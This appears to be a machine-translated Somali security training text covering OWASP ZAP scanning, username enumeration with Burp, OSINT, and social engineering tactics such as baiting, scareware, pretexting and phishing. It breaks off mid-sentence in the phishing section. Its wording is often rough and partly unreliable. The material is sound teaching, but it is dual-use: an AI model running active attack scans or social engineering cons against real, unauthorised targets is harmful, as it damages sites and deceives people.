guuldareystay isagoo tilmaamaya in sababta guuldaradu ay ahayd magac adeegsi aan la aqoonsaneyn ama erey sir ah oo khaldan. Liis ah magacyada isticmaaleyaasha la tiriyay ayaa loo adeegsan karaa aasaaska weerarada kala duwan ee soo socda, oo ay ku jiraan qiyaasta sirta ah, weerarada xogta isticmaalaha ama fadhiyada, ama injineernimada bulshada.

Marka lagu daro farsamooyinka imtixaanka gacanta, Burp Scanner waxaa loo isticmaali karaa in lagu helo noocyo kala duwan oo aqoonsi ah iyo u nuglaanta maaraynta kal-fadhiga Tusaalahan, Scanner wuxuu awooday inuu tiriyo arrimo kala duwan oo ka caawin kara weeraryahan jabinta xaqiijinta iyo maaraynta kal-fadhiga codsiga webka.





owasp zap

OWASP ZAP (Zed Attack Proxy) waa iskaan codsi shabakad furan oo laga helo ilaha macluumaadka. Waxaa loogu talagalay inay u adeegsadaan labadaba kuwa ku cusub nabadgelyada dalabka iyo sidoo kale tijaabiyayaal xirfad-yaqaan ah.

Waa mid ka mid ah mashaariicda ugu firfircoon ee Mashruuca Badbaadinta Codsiga Websaydhka (OWASP) waxaana la siiyay heerka

Calanka . Markii loo adeegsado sidii wakiilka wakiilka waxay u oggolaaneysaa adeegsadaha inuu wax ka qabto dhammaan taraafikada dhex marta, oo ay ku jiraan taraafikada isticmaalaya https.

Waxay sidoo kale ku socon kartaa qaab daemon ah oo markaa lagu xakameeyo iyada oo loo marayo REST API.

ZAP waxaa lagu daray Radar Teknolojiyadda 'ThoughtWorks' bishii Maajo 2015 ee giraanta Tijaabada.

ZAP asal ahaan waxaa laga muday Paros, wakiil kale pentesting. Simon Bennetts, hogaamiyaha mashruuca, wuxuu sheegay 2014 in kaliya 20% koodhka ilaha ZAP uu wali ka yimid Paros.

isticmalka zap

Zap waxaad ka heli karta khanada wep aplication analiyes lakiin waxa kale oo aad ka gali karta terminalka kaliya waxaad galinaysa amarkan **zaproxy**

1 **Menu Bar** - Waxay siisaa marin u helida qalab badan oo otomaatig ah iyo kuwa gacanta lagu qaato.

2 **Toolbar**- waxay ku jirtaa badhanno si fudud u heli kara astaamaha inta badan la isticmaalo.

3 **Tree Window** - Waxay muujisaa geedaha Goobaha iyo geedaha qoraallada.

4 **Workspace Window** - Waxay muujisaa codsiyada, jawaabaha, iyo qoraallada waxayna kuu oggolaaneysaa inaad wax ka beddesho.

5 **Information Window** - Waxay soo bandhigeysaa faahfaahinta qalabka otomaatiga ah iyo qalabka gacanta.

6 **Footer** - Bandhigay kooban ee digniinta la helay iyo xaaladda aaladaha otomatiga ugu waaweyn.

Intaad isticmaaleyso ZAP, waxaad gujin kartaa Caawinta Miiska Barta ama riix F1 si aad uga hesho caawimaad xasaasi u ah macnaha guud ee Tilmaamaha Isticmaalaha Desktop ZAP. Sidoo kale waxaa laga heli karaa internetka.


Wixii macluumaad dheeraad ah ee ku saabsan UI, ka eeg Guudmarka ZAP UI ee dukumiintiyada khadka tooska ah ee ZAP.

ZAP sidoo kale waxay taageertaa API awood leh iyo waxqabadka xariijinta taliska, oo labaduba ka baxsan baaxadda hagahan.

MUHIIM: Waa inaad u isticmaashaa oo keliya 'ZAP' inaad ku weerarto codsi aad fasax u haysato inaad ku tijaabiso weerar firfircoon. Sababtoo ah tani waa jilid u dhaqmeysa sida weerar dhab ah, dhaawaca dhabta ah waxaa loo geysan karaa shaqeynta goobta, xogta, iwm. Haddii aad ka walwalsan tahay adeegsiga ZAP, waad ka hortagi kartaa inay dhibaato geysato (in kasta oo shaqooyinka ZAP si weyn hoos loogu dhigi doono) adigoo u beddelaya hab aamin ah.

Si aad ugu beddesho ZAP hab aamin ah, dhagsii falaarta ku taal habka hoos u dhaca ee ku yaal toolbar-weynaha si aad u ballaadhiso liiska wax-soo-saarka oo aad u doorato Safe Mode.

Automated Scan



Habka ugu fudud ee loo bilaabi karo isticmaalka ZAP waa iyada oo loo marayo tabka Bilowga Degdegga ah. Start Start waa ZAP wax lagu daro oo si otomaatig ah loogu daro markii aad rakibtay ZAP.

Si aad u socodsiiso Scan Degdeg ah oo otomaatig ah:

- Bilow ZAP oo guji **Quick Start** tab ee Daaqada Goobta Shaqada.
- Dhagsii badhanka weyn ee iswada.
- Cinwaanka URL-ka ee lagu weerarayo sanduuqa qoraalka, geli URL-ka buuxa ee websaydhka aad rabto inaad weerartid.
- Guji **ATTACK**

ZAP waxay sii wadi doontaa inay ku dhex gurguurto dalabka websaydhkeeda oo ay si xamaasad leh u baarto bog kasta oo ay hesho. Markaas ZAP waxay adeegsan doontaa qalabka wax lagu duubo si ay u weeraraan dhammaan bogagga la helay, shaqeynta, iyo cabbiraadaha.

ZAP waxay bixisaa 2 caaro oo gurguurta codsiyada webka, waxaad ka isticmaali kartaa midkood ama labadoodaba shaashadan.

Caara dhaqameedka 'ZAP' kaas oo soo ogaada isku xirka adoo baaraya HTML jawaabaha arjiga shabakada. Caara-caaradan waa dhakhso badan tahay, laakiin had iyo jeer ma aha mid waxtar leh marka la sahaminayo codsi shabakadda AJAX ah oo soo saarta xiriiriyeyaal iyadoo la adeegsanayo JavaScript.

Codsiyada AJAX, caarada AJAX ee ZAP waxay u egtahay inay waxtar badan leedahay. Caara-caaradu waxay sahmisaa barnaamijka websaydhka iyagoo u yeeraya daalacayaasha kadibna raacaya xiriiriyeyaasha la soo saaray. Caarada AJAX waa ka gaabisaa caaro dhaqameedka waxayna u baahan tahay qaabeyn dheeri ah si loogu isticmaalo jawiga "madax la'aan".

ZAP waxay si xamaasad leh u baari doontaa dhammaan codsiyada iyo jawaabaha lagu dhex adeegsaday. Ilaa iyo hada ZAP waxay sameysay oo kaliya baaritaano aan rasmi ahayn oo ku saabsan arjigaaga

shabakada. Baadhitaanka aan tooska ahayn wax kama beddelo jawaabaha si kasta oo waxaa loo arkaa mid ammaan ah. Baadhitaanka ayaa sidoo kale lagu sameeyaa dunta asalka ah si aan hoos loogu dhigin sahaminta. Baadhitaanka dadban wuxuu ku fiican yahay helitaanka nuglaanta qaarkood iyo dariiq loo helo dareen ah xaladda amniga aasaasiga ah ee codsiga webka iyo helitaanka meesha baadhitaan dheeraad ah laga yaabo in la damaanad qaado.

Baadhitaanka firfircoon, hase yeeshe, wuxuu isku dayayaa inuu helo nuglaansho kale adoo adeegsanaya weeraro la yaqaan oo ka dhan ah bartilmaameedyada la xushay. Baadhitaanka firfircoon ayaa ah weerar dhab ah oo lagu bartilmaameedsanayo bartilmaameedyadaas oo halis gelin kara bartilmaameedyada, sidaa darteed ha u isticmaalin iskaan firfircoon bartilmaameedyada aanad haysan rukhsad aad ku tijaabiso.

Maaddaama ZAP ay caaraduus u leedahay websaydhkaaga, waxay dhisaysaa khariidad ka mid ah boggaga barnaamijyadaada 'iyo ilaha loo adeegsaday in lagu bixiyo bogaggaas. Kadibna waxay diiwaangelisaa codsiyada iyo jawaabaha loo diro bog kasta waxayna abuurtaa digniino haddii ay jiraan wax suurtagal ah inay ku qaldan yihiin codsi ama jawaab.

Si loo baaro aragtida geedka ee bogagga la sahamiyey, dhagsii tabta Sites ga ee Daaqadda Geedka. Waad ballaarin kartaa noodhadhka si aad u aragto URL-yada shaqsiyeed ee la galo.

Alert Details

Dhinaca bidix ee Cagaha wuxuu ka kooban yahay tirinta digniinta la helay intii lagu jiray baaritaankaaga, oo loo kala saaray qeybaha halista. Noocyada halista ah waa:

Si aad u aragto ogeysiisyada la abuuray intii lagu jiray baaritaankaaga:

- Guji tabka digniinta ee Information Window.
- Guji digniin kasta oo lagu muujiyo daaqadaas si aad u muujiso URL-ka iyo u nuglaanta lagu ogaado dhinaca midig ee Information Window.
- Gudaha Windows-ka Workspace, dhagsii tabta Response si aad u aragto waxyaabaha ku jira cinwaanka iyo jirka Response . Qaybta Response ee dhalisay digniinta waa la iftiiminayaa.

Manual scan

Baadhitaanka aan tooska ahayn iyo shaqeynta weerarka otomaatiga ah waa hab fiican oo lagu bilaabi karo qiimeynta u nuglaanta barnaamijkaaga internetka laakiin waxay leedahay xoogaa xaddidan. Kuwaas waxaa ka mid ah:

- Bog kasta oo lagu ilaaliyo bogga gelitaanka looma ogaan karo inta lagu gudajiro baaritaanka tooska ah maxaa yeelay, illaa aad adigu habeyso shaqeynta xaqiijinta ZAP, ZAP ma qaban doonto xaqiijinta loo baahan yahay.
- Ma lihid xakameyn badan oo ku saabsan taxanaha sahaminta ee baaritaanka aan caadiga ahayn ama noocyada weerarrada ee lagu qaado weerar otomaatig ah. ZAP waxay bixisaa xulashooyin dheeri ah oo dheeri ah oo loogu talagalay sahaminta iyo weerarada ka baxsan baaritaanka aan tooska ahayn.


Spider-ku waa hab fiican oo lagu sahamin karo bartaada aasaasiga ah, laakiin waa in lagu daraa sahaminta gacanta si ay waxtar badan u yeelato. Spider-yada, tusaale ahaan, waxay kaliya gali doonaan xogta aasaasiga ah ee aasaasiga ah foomamka ku jira arjigaaga shabakadda laakiin isticmaale ayaa geli kara macluumaad aad u khuseeya kaas oo, dhanka kale, u bandhigi kara wax badan oo ka mid ah websaydhka ZAP. Tani waxay si gaar ah run ugu tahay waxyaabaha sida foomamka diiwaangelinta oo cinwaan emayl sax ah looga baahan yahay. Caaro waxay gali kartaa xarig aan kala sooc lahayn, oo khalad keeni doonta. Isticmaaluhu wuu awoodi doonaa inuu ka falceliyo qaladkaas oo wuxuu siiyaa xadhig si sax ah loo qaabeeyey, taas oo sababi karta in badan oo ka mid ah arjiga la kashifo markii foomka la gudbiyo lana aqbalo.

Waa inaad ku sahamiso dhammaan dalabkaaga webka adoo adeegsanaya biraawsar adeegsanaya ZAP. Intaad sidan samaynaysid,

ZAP waxay si xamaasad leh u baareysaa dhammaan codsiyada iyo jawaabihii la sameeyey intii aad sahaminta ku jirtay u nuglaantaada, waxay sii wadaysaa dhismaha geedka goobta, waxayna diiwaangelineysaa digniino u nuglaanshaha ka dhalan kara ee laga helay sahaminta.

Waxaa muhiim ah in ZAP ay baarto bog kasta oo ka mid ah arjigaaga shabakadda, ha ku xirnaato bog kale iyo haddii kaleba, u nuglaanshaha. Indha-sarcaadku ma ahan nabadgelyo, bogagga qarsoonna mararka qaarkood waxay ku noolaadaan digniin la'aan iyo ogeysiis la'aan. Marka u noqo sida ugufiican ee aad awoodid markaad sahamineyso bartaada.

Waxaad si dhakhso leh oo fudud u bilaabi kartaa daalacashada horay loogu sii hagaajiyay wakiil ahaan iyada oo loo marayo ZAP iyada oo loo marayo tabka Bilowga Degdegga ah. Bog furayaasha qaabkan lagu bilaabay waxay sidoo kale iska indha tirayaan digniino kasta oo xaqiijin kara shahaadada ah oo haddii kale la soo sheegayo.




Si aad gacanta ugu sahamiso dalabkaaga:

- Bilow ZAP oo guji tabka Bilowga degdegga ah ee Window Window.
- Dhagsii badhanka weyn ee Manual Explore.
- URL-ka si aad u sahamiso santuuqa qoraalka, ku qor URL-ga buuxa ee dalabka websaydhka aad rabto inaad sahamiso.
- Xulo biraawsarka aad jeceshahay inaad adeegsato
- Guji Daahfurka Daahfurka

Doorashadani waxay soo saari doontaa mid ka mid ah daalacayaasha ugu caansan ee aad ku rakibtay astaamo cusub.

Haddii aad jeclaan lahayd inaad isticmaasho mid ka mid ah daalacayaashaada oo leh muuqaal jira, tusaale ahaan adoo adeegsanaya biraawsarro kale, markaa waxaad u baahan doontaa inaad gacantaada ku qaabeyso biraawsarkaaga wakiil adigoo adeegsanaya ZAP oo aad soo dhoofineyso oo aad ku kalsoon tahay Shahaadda ZAP Root CA. Ka eeg Tilmaamaha Isticmaalaha 'ZAP Desktop User' wixii faahfaahin dheeraad ah.

Sida caadiga ah ZAP Heads Up Display (HUD) waa la shaqeysiin doonaa. Hubinta ikhtiyaarka ku habboon shaashadan ka hor inta aanad bilaabin biraawsar ayaa joojin doona HUD.




Bandhigga Heads Up Display (HUD) waa mid cusub oo is-dhexgal cusub oo si toos ah ugu adeegsanaya biraawsarka marin-u-helidda howlaha ZAP. Waxay ku habboon tahay dadka ku cusub amniga shabakadda waxayna sidoo kale u oggolaaneysaa tijaabiyeyaasha qibrad-gelinta khibradda leh inay diiradda saaraan shaqeynta codsiyada iyadoo la siinayo macluumaadka amniga iyo shaqeynta muhiimka ah.

HUD-ka ayaa lagu dul dulsaaray dusha sare dalabka bartilmaameedka biraawsarkaaga markii lagu shaqeysiiyo shaashadda 'Manual Explore' ama ikhtiyaarka toolbar. Kaliya daalacashada casriga ah sida Firefox iyo Chrome ayaa la taageeray.

Sida caadiga ah shaashad fidsan ayaa loo muujiyay HUD oo ay kujirto iskuxiraha casharbixinta kaa qaadi doonta astaamaha HUD oo kuu sharaxi doona sida aad u adeegsan karto.

Waxyaabaha Desktop



Desktop ZAP wuxuu leeyahay naqshad dhisme taas oo macnaheedu yahay in shaqeynta cusub lagu dari karo firfircoonaan.

Suuqa internetka wuxuu bixiyaa noocyo badan oo ZAP ah oo lagu daro sifooyin badan oo dheeri ah ZAP.

Suuqa waxaa laga heli karaa ZAP dhexdeeda iyada oo loo marayo badhanka 'Maaree Kudarista' ee ku yaal barta toolbar:


Dhammaan waxyaabaha lagu daro suuqa waa gebi ahaanba bilaash.

ZAP waa aalad ku habboon in loogu isticmaalo otomaatiga maktabadaha Java, Python, Node.js PHP, Ruby & in ka badan!

Waxaa lagu maamuli karaa qaab madax la'aan ah waxayna leedahay API awood leh oo kuu oggolaanaya inaad xakameyso ku dhowaad dhammaan astaamaha laga heli karo desktop-ka ZAP.

Hadda oo aad aqoon u leedahay xoogaa awoodo aasaasi ah oo ZAP ah, waxaad wax badan ka baran kartaa awoodaha ZAP iyo sida looga adeegsado Tusaha Adeegyada ee Desktop ee ZAP. Tilmaamaha Isticmaalaha ayaa bixiya tilmaamo tallaabo-tallaabo ah, tixraacyo loogu talagalay API-ga iyo barnaamijyada amarka-tooska ah, fiidiyowyo waxbaris ah, iyo talooyin iyo tabaha loo adeegsado ZAP.

Xidhiidhyo dheeri ah ayaa sidoo kale laga heli karaa iyada oo loo marayo badhanka 'Waxbadan Ka Baro' shaashadda kore ee 'Start Start':



open-source intelligence
&
Social engenering tools

open-source intelligence:

Open-source intelligence (OSINT) waa habab badan (tayo, tiro) habab loogu talagalay ururinta, falanqaynta iyo go'aan qaadashada ku saabsan xogta la heli karo ee laga heli karo ilaha guud ee la heli karo si loogu isticmaalo xaalad sirdoon. Bulshada sirdoonka dhexdeeda, ereyga "furan" waxaa loola jeedaa ilo wareedyo bannaan, oo furan (oo ka duwan ilo qarsoon ama qarsoodi ah). OSINT hal magac ama magac kale ayaa soo jiray boqolaal sano. Iyadoo ay soo ifbaxday isgaarsiin deg deg ah iyo xog wareejin deg deg ah, waxqabad badan oo ficil ah iyo sirdoon saadaalin ah ayaa hadda laga heli karaa dadweynaha, ilo aan la cayimin. Kuma xirna barnaamijyada furan ee il-furan ama sirdoon wadareed.

Sirdoonka Furan (OSINT) waa aruurinta iyo falanqaynta macluumaadka laga soo ururiyo dadweynaha, ama furan, ilaha. OSINT waxaa ugu

horeyn loo adeegsadaa amniga qaranka, fulinta sharciga, iyo howlaha sirdoonka ganacsiga waana mid qiimo u leh falanqeeyayaasha adeegsada sirdoonka aan xasaasiga aheyn marka ay ka jawaabayaan shuruudaha sirta ee qarsoon, kuwa aan loo kala soocin, ama lahaanshaha lahaanshaha guud ahaan anshax sirdoonka.

Ilaha OSINT waxaa loo qaybin karaa lix qaybood oo kala duwan oo qulqulka macluumaadka ah:

- Warbaahinta, wargeysyada daabacan, joornaalada, raadiyaha, iyo telefishanka oo ka kala imanaya daafaha iyo waddamada.
- Internetka, daabacaadaha onlaynka ah, baloogyada, kooxaha wada hadalka, warbaahinta muwaaddiniinta (tusaale - fiidiyowga taleefanka gacanta, iyo isticmaalaha la abuuray), YouTube, iyo bogagga kale ee warbaahinta bulshada (sida - Facebook, Twitter, Instagram, iwm. Ilahaani wuxuu kaloo dhaafayaa ilo kale oo kaladuwan sababtuna tahay waqtigeeda iyo fudeydkeeda helitaanka.
- Xogta Dowladda Dadweynaha, warbixinnada dowladda dadweynaha, miisaaniyadaha, dhageysiyada, tusaha taleefannada, shirarka jaraa'id, degellada, iyo khudbadaha. In kasta oo ilahaani ka yimaadeen ilo rasmi ah haddana waa la heli karaa si guud waana loo isticmaali karaa si furan oo xor ah.
- Xirfadaha iyo Daabacadaha Tacliinta, macluumaadka laga soo qaatay joornaalada, shirarka, isweydaarsiga, waraaqaha tacliinta, buugaagta, iyo tusaalooyinka.
- Xogta Ganacsiga, sawirka ganacsiga, qiimeynta dhaqaalaha iyo warshadaha, iyo keydadka macluumaadka.
- Suugaanta Gray, warbixinnada farsamo, daabacaadda, shatiyadaha, waraaqaha shaqada, dukumintiyada ganacsiga, shaqooyinka aan la daabicin, iyo joornaalada.
- OSINT waxaa looga soocayaa cilmi baarista iyadoo lagu dabaqayo nidaamka sirdoonka si loo abuuro aqoon ku habboon oo lagu taageerayo go'aan gaar ah oo shaqsi ama koox gaar ah ay leeyihiin.

Social engenering:

Marka la eego amniga macluumaadka, injineernimada bulshada ayaa ah ku takri-fal maskaxeed ee dadka si ay u fuliyaan ficillo ama u sheegaan macluumaad qarsoodi ah. Tani way ka duwan tahay injineernimada bulshada dhexdeeda cilmiga bulshada, taas oo aan quseyn baahinta macluumaadka sirta ah. Nooc ka mid ah khiyaanada kalsoonida ee ujeeddada xog ururinta, khayaanada, ama marin u helka nidaamka, way kaga duwan tahay "dhaqameed" dhaqameed iyada oo inta badan ay tahay mid ka mid ah tillaabooyin badan oo ku saabsan nidaamka khiyaanada ugu adag

Waxaa sidoo kale lagu qeexay "ficil kasta oo saameyn ku leh qofka inuu sameeyo ficil laga yaabo inuu ku jiro ama uusan ku jirin dantooda.

Tusaalaha injineernimada bulshada waa adeegsiga "ilowday lambarka sirta ah" ee ka shaqeeya bogagga intarnetka badankood ee u baahan soo galitaan. Nidaam soo celinta sirta ah ee si khaldan loo hubiyay ayaa loo isticmaali karaa si loogu oggolaado weeraryahan xaasidnimo ah marin buuxa u leh koontada isticmaalaha, halka isticmaalaha asalka ah uu waayi doono helitaanka koontada.

Social engineering attack techniques:

Weerarada injineernimada bulshada waxay ku yimaadaan qaabab badan oo kala duwan waxaana lagu sameyn karaa meel kasta oo ay ku lug leeyihiin isdhexgalka aadanaha. Kuwa soo socdaa waa shanta nooc ee ugu caansan weerarada injineernimada bulshada ee dhijitaalka ah.

Baiting: Sida magaceedaba ka muuqata, weerarada baayintu waxay adeegsadaan balan qaad been ah si ay u naxaan damaca dhibanaha ama xiisaha. Waxay ku sasabtaan adeegsadayaasha dabin ka xadaya macluumaadkooda shaqsiyeed ama ku waxyeeleynaya nidaamyadooda malware.

Qaabka ugu cayda badan ee loo yaqaan 'baiting' wuxuu adeegsadaa warbaahin jireed si uu u kala firdhiyo xumaanta. Tusaale ahaan, weeraryahannadu waxay uga baxaan sed-ka — sida caadiga ah flash-ka khaaska ah ee fayraska wata - ee meelaha muuqda ee ay suurtagal tahay in dhibbanayaasha ay arkaan (tusaale ahaan, musqulaha, wiishashka, baarkinka gawaarida ee shirkad la bartilmaameedsaday). Sedku wuxuu leeyahay muuqaal dhab ah, sida calaamadda u soo bandhigeysa liiska mushahar bixinta shirkadda.

Dhibbanayaashu waxay sedka u soo qaataan xiisaha ay u qabaan waxayna geliyaan kumbuyuutar shaqo ama guri, taasoo dhalisay in si toos ah loogu kiciyo khayaanada nidaamka.

Khayaanada baiting khasab maahan in lagu fuliyo adduunka jirka. Noocyada khadka tooska ah ee baitingku waxay ka kooban yihiin

xayeysiisyo sasabasho keena oo u horseedaya bogag xun ama ku dhiirrigeliya dadka isticmaala inay soo dejiyaan codsi fayraska qaba.

Scareware: Daryeelka 'Scareware' wuxuu ku lug leeyahay dhibbanayaasha lagu qarxiyay digniinta beenta ah iyo hanjabaadaha khiyaaliga ah. Isticmaalayaasha waxaa lagu khiyaanay inay u maleeyaan in nidaamkooda uu ku dhacay furin, taasoo ku kalifaysa iyaga inay rakibaan barnaamij aan faa iidada dhabta ah lahayn (marka laga reebo dambiilaha) ama lafteeda lafteeda ah. Swareware sidoo kale waxaa loo yaqaan software khiyaano, software iskaanka khiyaanada iyo khiyaanada.

Tusaalaha guud ee cabsi-gelinta ayaa ah boorarka soo-baxa ee sharci-u-ekaha ah ee ka dhex muuqanaya biraawsarkaaga adoo adeegsanaya shabakadda, oo soo bandhigaya qoraallo ay ka mid yihiin, "Kombuyuutarkaaga waxaa laga yaabaa inuu ku dhaco barnaamijyo basaasnimo oo waxyeello leh." Waxay kuu soo bandhigeysaa inay kugu rakibto aaladda (badiyaa malware-ku-dhaco) adiga, ama waxay kuu jiheyn doontaa barta xun ee kombiyuutarkaagu ku fido.

Scareware waxaa sidoo kale loo qaybiyaa emayl spam ah oo ka soo baxa digniinta been abuurka ah, ama u fidiya dalabyo dadka isticmaala si ay u iibsadaan adeegyo aan qiimo lahayn / waxyeello leh.

Pretexting: Halkan weeraryahanku wuxuu kuhelaa macluumaad isagoo adeegsanaya taxane been abuur xariifnimo lagu farsameeyay. Khiyaanada waxaa inta badan bilaaba dembiile iska dhigaya inuu u

baahan yahay macluumaad xasaasi ah oo laga helo dhibanaha si loo qabto hawl muhiim ah.

Weeraryahanku wuxuu inta badan ku bilaabmaa inuu kalsooni ka helo dhibbanayaashooda isagoo iska dhigaya iskaashi ay wada shaqeeyaan, booliis, bangiga iyo saraakiisha canshuuraha, ama dad kale oo leh awood aqoon u leh. Horudhaca ayaa weydiinaya su'aalo si macquul ah looga baahan yahay si loo xaqiijiyo aqoonsiga dhibanaha, kaas oo ay ku soo ururiyaan xog shakhsiyeed oo muhiim ah.

Dhammaan noocyada macluumaadka la xiriira iyo diiwaanada waxaa la soo uruuriyay iyadoo la adeegsanayo khiyaanadan, sida nambarada sooshalka bulshada, cinwaanada shaqsiyadeed iyo lambarrada taleefannada, diiwaanka taleefannada, taariikhaha fasaxyada shaqaalaha, diiwaanka bangiga iyo xitaa macluumaadka amniga ee la xiriira dhirta jirka.

Phishing: Mid ka mid ah noocyada ugu caansan ee weerarada injineernimada bulshada, khiyaanooyinka been abuurka ahi waa emayl iyo ololeyaal fariin qoraal ah oo loogu talagalay abuurista dareen deg-deg ah, xiiso leh ama cabsi loo qabo dhibbanayaasha. Kadib waxay ku taageertaa inay soo bandhigaan macluumaadka xasaasiga ah, iyagoo gujinaya xiriiriyeyaasha bogagga internetka ee xun, ama furitaanka lifaaqyada ay ku jiraan malware.

Tusaale ahaan waa emayl loo soo diro isticmaaleyaasha adeegga khadka tooska ah oo loogu digayo xadgudub siyaasadeed oo u baahan

